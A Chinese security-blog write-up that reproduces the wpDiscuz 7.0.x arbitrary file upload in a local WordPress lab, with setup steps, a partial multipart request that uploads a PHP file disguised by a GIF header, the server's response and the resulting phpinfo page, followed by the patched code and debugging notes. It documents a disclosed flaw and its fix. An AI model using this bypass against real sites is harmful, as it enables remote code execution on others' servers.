

WordPress评论插件wpDiscuz任意文件上传复现

原创 daxi0ng Timeline Sec

2020-09-26原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：[daxi0ng@Timeline Sec](#)


本文字数：732

阅读时长：2~3min

声明：请勿用作违法用途，否则后果自负

0x01 简介

wpDiscuz是WordPress评论插件。创新，现代且功能丰富的评论系统，可充实您的网站评论部分。



0x02 漏洞概述

Wordfence的威胁情报团队在了一款名叫wpDiscuz的Wordpress评论插件中发现了一个高危漏洞，而这款插件目前已有超过80000个网站在使用了。这个漏洞将允许未经认证的攻击者在目标站点中上传任意文件，其中也包括PHP文件，该漏洞甚至还允许攻击者在目标站点的服务器中实现远程代码执行。

0x03 影响版本

wpDiscuz7.0.0–7.0.4

0x04 环境搭建

为


Wordpress5.4.1下载地址

https://cn.wordpress.org/wordpress-5.4.1-zh_CN.tar.gz

wpDiscuz7.0.3下载地址


<https://downloads.wordpress.org/plugin/wpdiscuz.7.0.3.zip>

用phpstudy搭建Wordpress，然后将wpdiscuz放到\wordpress
\wp-
content\plugins目录下，进入Wordpress后台插件页面启动即可
。



0x05 漏洞复现

1、进入首页默认文章的评论处。点击图片标签。



2、wpDiscuz插件会使用mime_content_type函数来获取MIME类型，但是该函数在获取MIME类型是通过文件的十六进制起始字节来判断，所以只要文件头符合图片类型即可。

请求	响应
<p>Content-Length: 748 Origin: http://127.0.0.1 Connection: close Referer: http://127.0.0.1/wordpress/?p=1 Cookie: XDEBUG_SESSION=XDEBUG_ECLIPSE</p> <p>-----1518256747976005768624261506 Content-Disposition: form-data; name="action"</p> <p>-----1518256747976005768624261506 Content-Disposition: form-data; name="wmu_nonce"</p> <p>-----1518256747976005768624261506 Content-Disposition: form-data; name="wmuAttachmentsData"</p> <p>-----1518256747976005768624261506 Content-Disposition: form-data; name="wmu_files[0]"; filename="1.php" Content-Type: application/octet-stream</p> <p>-----1518256747976005768624261506 Content-Disposition: form-data; name="postId"</p> <p>-----1518256747976005768624261506</p>	<p>HTTP/1.1 200 OK Date: Wed, 23 Sep 2020 07:16:40 GMT Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9 X-Powered-By: PHP/7.0.12 Access-Control-Allow-Origin: http://127.0.0.1 Access-Control-Allow-Credentials: true X-Robots-Tag: noindex X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Referrer-Policy: strict-origin-when-cross-origin Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Connection: close Content-Type: application/json; charset=UTF-8 Content-Length: 761</p> <pre>{ "success": true, "data": { "errorCode": "", "error": "", "errors": [], "attachmentsHtml": "<div class='wmu-attached-data-info wmu-hide'><input class='wmu-attachments-ids' type='hidden' name='wmu_attachments' value='{&quot;images&quot;:[38]}'\><input class='wmu-attachments-data' type='hidden' value='{&quot;images&quot;:[{&quot;id&quot;:38,&quot;url&quot;:&quot;http://127.0.0.1/wordpress/wp-content/uploads/2020/09/1-1600845408.8181.php&quot;,&quot;fullName&quot;:&quot;1.php&quot;,&quot;shortname&quot;:&quot;1.php&quot;}]'\></div>", "previewsData": { "images": [{ "id": 38, "url": "http://127.0.0.1/wordpress/wp-content/uploads/2020/09/1-1600845408.8181.php", "fullName": "1.php", "shortname": "1.php" }], "tooltip": "Change the attached image" } } }</pre>

3、访问上传的文件。

http://127.0.0.1/wordpress/wp-content/uploads/2020/09/1-1600845408.8181.php

GIF89a

PHP Version 7.0.12

System	Windows NT DESKTOP-3ULJDB8 10.0 build 19041 (Windows 10)
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)


0x06 修复方式

升级wpDiscuz版本。

<https://downloads.wordpress.org/plugin/wpdiscuz.7.0.7.zip>

isAllowedFileType函数中对extension后缀进行了检测，当MIME与后缀不一样时会在进入最后一步之前返回False，也就是说使用MIME的白名单来对上传文件的后缀进行了限制。

```
private function isAllowedFileType($mimeType, $extension) {
    $isAllowed = false;
    if (empty($this->mimeTypes) && is_array($this->mimeTypes)) {
        foreach ($this->mimeTypes as $ext => $mimes) {
            if ($ext === $extension) {
                if ($isAllowed = in_array($mimeType, explode("|", $mimes))) {
                    break;
                }
            }
        }
    }
    return $isAllowed;
}
```




0x07 踩坑经验

分析有很多师傅分析过了，我就说下我遇到的问题。

1、搭建wp的时候，getMimeType函数的前两个if判断默认函数是否被定义都返回False，然后跳到了wordpress自带的wp_check_filetype函数中，就会绕过失败。后换了一个工具搭建wp就没有这个问题。

```
private function getMimeType($file, $extension) {
    $file: (name => "1.php", type => "application/octet-stream",
    $mimeType = ""; $mimeType: ""
    // $c=mime_content_type($file);
    $a=function_exists( function_name: "mime_content_type"); $a: false
    $B=function_exists( function_name: "finfo_open") && function_exists( function_name: "finfo_file"); $B: false

    if (function_exists( function_name: "mime_content_type")) {
        echo '21';
        $mimeType = mime_content_type($file["tmp_name"]);
    } elseif (function_exists( function_name: "finfo_open") && function_exists( function_name: "finfo_file")) {
        $finfo = finfo_open( options: FILEINFO_MIME_TYPE);
        $mimeType = finfo_file($finfo, $file["tmp_name"]);
    } elseif ($extension) {
        $matches = wp_check_filetype($file["name"], $this->options->content["wmuMimeTypes"]);
        $mimeType = empty($matches["type"]) ? "" : $matches["type"];
    }
    return $mimeType;
}
```



使用其他版本搭建

```
private function getMimeType($file, $extension) { $file: {name => "1.php", type => "application/oct
    $mimeType = ""; $mimeType: ""
    $a=function_exists( function_name: "mime_content_type"); $a: true
    if (function_exists( function_name: "mime_content_type")) {
        $mimeType = mime_content_type($file["tmp_name"]); $file: {name => "1.php", type => "applic
    } elseif (function_exists( function_name: "finfo_open") && function_exists( function_name: "finfo_file
        $finfo = finfo_open( options: FILEINFO_MIME_TYPE);
        $mimeType = finfo_file($finfo, $file["tmp_name"]);
    } elseif ($extension) {
        $matches = wp_check_filetype($file["name"], $this->options->content["wmuMimeTypes"]);
        $mimeType = empty($matches["type"]) ? "" : $matches["type"];
    }
    return $mimeType;
}
```

Timeline Sec
https://blog.csdn.net/qz_40985258

参考链接：

<https://xz.aliyun.com/t/8138>



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论
[阅读全文](#)